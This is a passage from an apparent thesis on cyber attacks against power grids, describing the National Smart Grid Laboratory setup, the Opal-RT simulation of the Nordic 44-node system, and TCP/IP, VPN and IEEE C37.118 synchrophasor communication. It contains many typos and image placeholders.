


Figure 19: Flowshart of the Information Security Incident Management Process [88].

As CS are a ”weakest link problem” meaning that the system is rarely stronger than the weakest link, addressing these problems is often the most important and effective. This, unfortunately, is humans most of the time. This can also be observed in the examples analysed where it is believed that in most of the cases, spare phasing and other social engineering was the method used to gain initial access. This means that the most important rule is to educate workers and harden access to low-level equipment.

> “An important aspect of cyber-security is the response capacity when an incident occurs. However, the largest investments seem to be made in tools and systems to fight cyber-attacks rather than addressing human behaviour as a means of improving cyber-security technologies and processes. Consequently, there is a need to gain further knowledge on human behaviour in cyber-security incident response and use this knowledge to strengthen the response capacity.”
>
> – Institute for Energy Technology (IFE) [89]

From this, it is apparent that power systems are critical systems necessary for protection, and that cyber threats are increasingly likely. As the threat level in Europe is rising and with Sweden and Finland applying for NATO membership the Scandinavian energy sector is more vulnerable than ever [90]. From the same report, more than 80% of the surveyed professionals believe that their operational technology (OT) is likely to be a target for cyber-attacks. Education, hardening and detection measures must be taken seriously as attackers in the sector often are well equipped, with large teams with access to money, time and hardware to make attacks more likely and efficient.

3 Lab setup, simulation and attack

3.1 Lab set-up

Utilizing the National Smart Grid Laboratory in Trondheim, this work will test the possibility, resilience and effect of cyber attacks on power systems. By using a state-of-the-art laboratory, real power grid operations are simulated, creating a safe and accurate way to measure the threats and outcome of different attacks. In this test, an attacker is placed in the system.

The National Smart Grid Laboratory in Trondheim is a joint venture between NTNU and SINTEF located in Trondheim. In Figure 20 the facilities and layout of the lab is presented. The equipment listed in Table 7 can be found in the Smart T&D grid testing facility (AC/DC). The lab is connected to the NTNU smart house, PV facilities and charging/energy storage infrastructure. From these functionalities, the simulations are sent trough a VPN to the control centre. For the purpose of this work, the connection between the testing facility and the control centre is vital [91].




Figure 20: Layout of lab pluss additional functonalities [91]

In the test facility, the following equipment is available for use.

Table 7: Table of equipment in smart grid laboratory [91]

Equmipment	**Spesifications**	**Use**
EGSTON P-HIL Soulution	200kVA power electronics test becnh 0-5 kHz, 700V(DC) or 400V (AC)	Emulation of grid/PV/bettery etc.
Syncoronos machine set	100kVA slipring motor-generator set 3-phase, 400V, 428rpm, cos\phi = \plussminus 0.9	General power use
Small Rotary Converter	18kW motor set with freq.converter 4-pole, 400V, 1470rpm, extra inertia	Smae scale experiments
Motor-Generator set witch freq-inverter	3-phase, 6-poles, 400V (AC), 147A	Wind power generation emulation
Complete DC/syncoronos Machine set	68kW motor-generator set with DC-options 0-25kGz, 0-100% PWM, 0-650V(DC)	General power system
Short-Circut emulator	1200A triac thyristor bridge shorting 3-phase, starpoint + ground, 400V (AC)	Symentric and asymentric foults
OPAL-RT NTNU	Real-time digital simulator tool 8 cores, Virtex-7 FPGA pltaforms	Hardware-in-the-loop Testing
OPAL-RT Sintef	Real-time digital simulator tool 12 cores, Spratan-3/Virtex-7 FPGA pltaforms	Hardware-in-the-loop Testing
AC/DC converters	60/100 kVA IGBT transistor bride 3 phase, 100A, 0-8 kHZ, LCL filter	Grid/motor converters
Lab. Converter Units	60KVA 3-phase MMC convert 2/12/18 half-bridge cells pr arm	General convert
Power transofrmer	70/80kVA isolation transofrmer 400/480V, 96.2A, D or Yn connections	Use togather with converters
HVDC line resistor and Grid model	Symetricly distrub. HVDC risistance 700V (DC), 100A, 100/200/400 m\ohm	Emulation of DC current network

This allows for both simulated and real grid operations. For a solely simulated system the main components is the OPAL-RT and the control centre but in the future, Hardware in loop (HIL) simulations can be done further test the effect and limitations of cyber threats.




Figure 21: Picture of the National Smart Grid Laboratory [92]

To emulate accurate large-scale, real-time grid operation, the simulations is performed by Opal-RT. Located in the Smart T&G grid testing facility (AC/DC) Opal-RT is a PC/FPGA-based real-time simulation product used in power systems, aerospace and automotive industry to test equipment and Rapid Control Prototyping (RCP) systems to design, test and optimize control and protection systems [93].




Figure 22: Picture of Opal-RT

Opal-RT is able to simulate large systems with up to 30.000 nodes at 2Hz or 2.000 nodes up to 100kHz [93]. By being able to simulate grid operations it is possible to test these threats in safe and controlled environments. Trough these real-time simulations the software is able to communicate PMU phasor data close to how real communications happen in the field. The Opal-RT communicates the data trough the use of WiFi or fibre-optic cables, in this setup a wired connection is used. Because of this it is possible to set up the communications as preferred and close to real operations. It is also possible to run and test multiple different communication protocols with a short turnover time. Trough this assessing different protocols against different types of attack is possible. For this work, the communication is set up to be close to a proper SCADA infrastructure with the communication protocol being the IEEE C37.118. As the topology of this system would be close to the topology of a company topology it is possible to observe the communication from an operator and HMI point of view. It is also possible to perform hardware-in-loop (HIL) simulations [93].




Figure 23: Opal-RT simulation [94]

For the purpose of this work, a solely simulated system called the Nordic 44 node (n-44) system is run. This is an aggregated dynamic power system simulation model designed for analysis of dynamic phenomena in the Nordic power grid [95].




Figure 24: Illustration of the nordic 44 node system [96]

From Opal-RT, the data is compiled in the Phasor Data Concentrator(PDC). The PDC is able to concentrate the data from multiple inputs, synchronised to time with high-resolution phasor data. A PDC receives data from the various PMUs in the system before sending it along to either storage, HMIs or other visualisation software and so on. This is i critical link between the different parts of the system. In the control room, SEL SyncroWave displays and diagnoses the information from the PDC.




Figure 25: Control room setup

The control room is what in many of the cases discussed in this work would be the HMI. Working as both dispatches power on the grid and acts as a stock exchange, the control room is where the human connection to the system is. Monitoring transmission, managing the flow of energy, and forecasting demand. Compiling and storing the information gathered in the PDC, this is the area system meets human input. Equivalent HMIs will be found anywhere in both grid operations and industrial operations. When attacking such a system much of the detection and protection measures will be concentrated around this. This will also be the goal of many attacks as seen in Section 2.4.




Figure 26: Picture of the control room

The control room is equipped with SEL Synchrowave Operations, which is a WASA software [97]. This means a significantly higher amount of data compared to a traditional SCADA system. With Synchrowave Operations data from each PMU is sent multiple times a second with the data needed to visually illustrate the complex operations of the n-44 system. The data is presented in real time making it possible for operators to quickly detect and correct anomalies. In addition to this, the software includes intelligent analytics and notifications giving the operators accurate calculations and analytics at the same pace as the data and secured access to data and applications, by using Lightweight Directory Access Protocol (LDAP) authentication access to the data is restricted to make the attack surface significantly smaller. Other security measures include simple and fast application deployment and, resiliency and availability for grid operations [97].

3.2 Simulations and communication

3.2.1 TCP and VPN communication

The simulation and virtual PMUs communicate their data to the PDC through a wired connection with the same protocols used in wireless communication. It is important that communication is secure and accurate. This level of communication is the Transmission Control Protocol (TCP). TCP is a communication standard which enables the exchange of messages over a network by the use of packets and ensures the successful delivery of data. The TCP protocol is part of ensuring one of the pillars of CS, integrity [98].

Communication happens by breaking a huge amount of data into smaller packets. The packets sent by the PMU will include the following parts [98]:

- Ethernet II src: This is a data link layer protocol data unit containing the physical layer.
- Internet protocol (IP): IP contains information aiding in sending data to the right address
- Data frame: The synchrophasor data

Because of this ability most high-level protocols which transfer data utilize TCP, for example Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP) and Internet Message Access Protocol (IMAP).

The Internet Protocol (IP) is a method for sending data between devices. Every device in a system will have a unique IP address making communication between devices possible. TCP and

IP are two protocols working together to make the exchange of data between devises possible. This cooperation between the protocols is often referred to as Transmission Control Protocol (TCP)/IP [98].

The TCP/IP was developed precisely to enable accurate and correct data transmission essential for the real-time operations of power systems. Packets are divided into smaller pieces and reassembled. TCP/IP is divided into 4 layers [98].

- **Datalink layer:** In the datalink layer, how the data should be sent, how the physical act of sending and receiving data is handled. This layer is also responsible for transmitting data between applications and devices on the same network. To do this definitions for how the data should be handled and signalled by the components like a computer's device driver, an Ethernet cable, a network interface card (NIC), or a wireless network. The datalink layer is the combination of the physical and digital layers of the Open Systems Interconnection (OSI) model.
- **Internet layer:** In the internet layer the packets are sent from a network and control the movement between different networks to ensure that the packets arrive at the correct destination.
- **Transport layer:** The transport layer provides a reliable connection between the sender and receiver. At this level, the larger data files are broken into smaller pieces with an accompanying sequence number. In this layer, the destinations, the amount of data and at what rate the data should be sent are determined. To ensure that the data are sent in order and without errors, the sequence number verifies each message and the acknowledgement that the receiver has received the data.
- **Application layer:** In the application layer is the programs that rely on TCP/IP to communicate. This includes email systems and messaging platforms or other similar programs, by combining the session, presentation, and application layers of the OSI model.

To raise security these data packets are sent trough a virtual private network (VPN). VPNs are meant to create a safe and encrypted online connection. By using "tunnelling" protocols to encrypt the data sent communication over less secure avenues like WiFi is possible [98].

Because of this layer of security, an "infected" computer will be placed within the system of this work.

3.2.2 The IEEE C37.118 communication protocol

In the communication from the PMUs to the PDC, the C37.118 standard is used for the data. This standard specifies types, uses, contents, and data formats for real-time communication. By defining a method for communication synchronised phasor measurements between different power system equipment [99].

Syncrophasor, frequency and ROCOF

Phasor representations are often used when representing AC systems and power system analysis. By representing the signals as a sinusoidal waveform like equation Equation 1 [100]

$$x(t) = X_m \cos(\omega t + \phi) \tag{1}$$

Thus the signal $x(t)$ is represented by the frequency and phasor angle of Equation 1

Secondly, the C37.118 must be able to communicate ROCOF (Rate Of Change Of Frequency) defined as:

$$ROCOF(t) = \frac{df(t)}{dt} \tag{2}$$

Estimates of the synchrophasor data are made to be able to transmit them as data with even rates. The actual reporting rate can be self-defined [100].


System frequency	**50 Hz**			**60 Hz**					
Reporting rates (Fs - frames pr second	10	25	50	10	12	15	20	30	60

Table 8: Example of PMU reporting rates [100]

Messaging framework and communication

From the framework of C37.118, there are four defined messaging types. The data, configuration and header are transmitted by the PMU/PDC while the command is received by the PMU/PDC [99].


Header is the human-readable information sent from the PMU/PDC but provided by the user



No	Field	Size (bytes)	Comment
1	SYNC	2	Sync byte followed by frame type and version number (AA11 hex).
2	FRAMESIZE	2	Number of bytes in frame, defined in 6.2.
3	IDCODE	2	PMU/PDC data stream ID number, 16-bit integer, defined in 6.2.
4	SOC	4	SOC time stamp, defined in 6.2.
5	FRACSEC	4	Fraction of Second and Time Quality, defined in 6.2.
6	DATA 1	1	ASCII character, 1st byte.
K+6	DATA k	1	ASCII character, Kth byte, K>0 is an integer.
K+7	CHK	2	CRC-CCITT.

Figure 27: Contents of the common header frame [99]

